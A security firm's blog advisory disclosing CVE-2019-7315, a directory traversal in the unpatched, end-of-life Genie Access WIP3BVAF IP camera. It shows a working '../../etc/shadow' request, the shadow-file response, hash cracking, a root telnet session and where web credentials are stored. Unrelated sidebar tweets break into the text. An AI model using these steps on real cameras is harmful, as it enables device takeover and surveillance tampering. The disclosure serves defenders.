You are here: Home / Blog / CVE-2019-7315: Genie Access WIP3BVAF IP Camera Directory Traversal

CVE-2019-7315: Genie Access WIP3BVAF IP Camera Directory Traversal

Thursday 30 May 2019 / by Ben Hackman

We have discovered a directory traversal vulnerability that affects Genie Access' WIP3BVAF WISH IP 3MP IR Auto Focus Bullet Camera. This security vulnerability can act as the first step to full device compromise and has been assigned CVE-2019-7315.

Proof of concept (PoC) of path traversal vulnerability discovered

The directory traversal vulnerability can be exploited via the web management interface for the IP camera, using a URL as follows:

```
http://www.example.com/../../../../../etc/shadow
```

Here is a screenshot showing the contents of the shadow file for a WIP3BVAF IP camera, including the root password hash:

GitHub


Check out our latest projects at https://github.com/nettitude

Twitter

Nettitude Labs
@Nettitude_Labs

Learn how to exfiltrate an EC2 (EBS) snapshot once an AWS CLI/API access key has been compromised, by @_imath_ labs.nettitude.com/blog/how-to-ex…

How to Exfilt…
Learn from ou…



```
GET /../../../../etc/shadow HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
[redacted]
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: gSOAP/2.8
Content-Type: application/octet-stream
Content-Length: 306
Connection: close

root:[redacted]:99999:7:::
bin:*:12963:0:99999:7:::
daemon:*:12963:0:99999:7:::
adm:*:12963:0:99999:7:::
lp:*:12963:0:99999:7:::
sync:*:12963:0:99999:7:::
shutdown:*:12963:0:99999:7:::
halt:*:12963:0:99999:7:::
uucp:*:12963:0:99999:7:::
operator:*:12963:0:99999:7:::
nobody:*:12963:0:99999:7:::
```

As the WIP3BVAF IP camera makes use of a weak hashing algorithm (DES), it is relatively easy to brute force the hash and obtain the cleartext password, especially if a weak password is in use. Once the

labs.nettitude.…

Oct 10, 2019

Nettitude Labs
@Nettitude_Labs

Glad to hear Naim is enjoying it here! We're always on the lookout for the right people looking to enter the industry. Get in contact if that's you. https://twitter.com/EerkeBoiten/status/1179425552123469828

Oct 3, 2019

Nettitude Labs Retweeted

jckhmr
@jckhmr_t


Excellent writeup on the @derbycon #ctf from the @nettitude_labs crew labs.nettitude.com/blog/derbycon-…. Learned a few new tricks. #alwayslearning.

DerbyCon 20…
We recently r…
labs.nettitude.…

Sep 19, 2019

Nettitude Labs

password has been recovered, it is possible to obtain a root shell on the camera via telnet:



```
Trying [redacted] ...
Connected to [redacted]
Escape character is '^]'.

localhost login: root
Password:
login: can't chdir to home directory '/root'
Welcome to

    _____    __       ___       __     ____      _     _     _
   |  ___|  /  \    /  __ \    /  \   |  _ \    /  \   \ \  / /
   | |___  / /\ \  | /__ \ \  / /\ \  | | \ |  / /\ \    \ V /
   |  ___|| |__| | |  _   /  | |__| | | | | | | | |__| |    \ /
   | |    |  __  | | |   \ \ |  __  | | |_/ / |  __  |    | |
   |_|    |_|  |_| |_|    \_\|_|  |_| |____/  |_|  |_|    |_|

For further information check:
http://www.faraday.com/

[root@GM]# pwd
/
[root@GM]# ls
00_2014-02-14  boot.sh        etc            init           linuxrc        proc           share          sys            usr
bin            dev            gm             lib            mnt            sbin           squashfs_init  tmp_run        var
[root@GM]#
```

From here, the username and plaintext password for the web interface can be retrieved by using a tool such as `strings` against the `/mnt/mtd/flash/config.dat` file. Once these have been obtained, administrative access to the management interface is possible, where the camera feeds can be viewed and disabled, or the camera configuration adjusted.

Nettitude Labs
@Nettitude_Labs


We finished 2nd place in the @DerbyCon CTF and have provided a write up of some of the challenges 😎 A big thanks to the @DerbyConCTF team as always! #derbycon labs.nettitude.com/blog/derbycon-…

Team	Scor
EverSec*	8695
spicyweasel*	8377
flagsfuflags*	7649
Illuminopi*	5507

DerbyCon 20…
We recently r…
labs.nettitude.…

Sep 18, 2019

My Tweets



Models with the directory traversal vulnerability

All firmware versions for this particular model (3.x.x) are affected.

While a firmware version (4.2.1) has been released to address the security vulnerability in later camera models, this version is not transferable to the WIP3BVAF model. This is due to the fact that the WIP3BVAF model is based on H.264 encoding, while later models of camera manufactured by Genie Access make use of H.265 encoding.

The WIP3BVAF is no longer manufactured by Genie Access and can be considered as end of life. According to the manufacturer, no patch addressing this vulnerability will be released.

Conclusion

As demonstrated, the path traversal vulnerability can be the potential starting point for complete compromise of the WIP3BVAF camera.


Since no fix will be forthcoming due to the camera being end of life and no longer manufactured, it is advisable to refrain from using this model. If this isn't an option, a sufficiently isolated VLAN should be considered for the camera to prevent it being easily accessible, and a strong, unique password should be set for the root user.

Genie Access Directory Traversal Vulnerability Timeline

- Vulnerability discovered: 7 Jan 2019
- Genie Access informed: 13 Jan 2019
- Genie Access response detailing no fix would be forthcoming: 16 Jan 2019
- Nettitude public disclosure: 29 May 2019

Twitter Facebook LinkedIn Reddit Print

You might also like



What do you think?

2 Responses

Upvote | Funny | Love | Surprised | Angry | Sad

0 Comments Nettitude Labs

1 Login

Recommend Tweet Share

Sort by Best

Start the discussion…

LOG IN WITH


OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

Subscribe Add Disqus to your site Disqus' Privacy Policy

DISQUS



Location – UK

Nettitude Limited
Jephson Court
Trancred Close
Leamington Spa
Cv31 3RZ

Location – USA

Nettitude Inc
50 Broad Street
Suite 403
New York
10004

General Enquires

☎ 0345-52-00-085 (UK)

☎ 212-335-2238 (USA)

✉ labs@nettitude.com

Social Media

Nettitude Labs on Twitter

Nettitude Labs on YouTube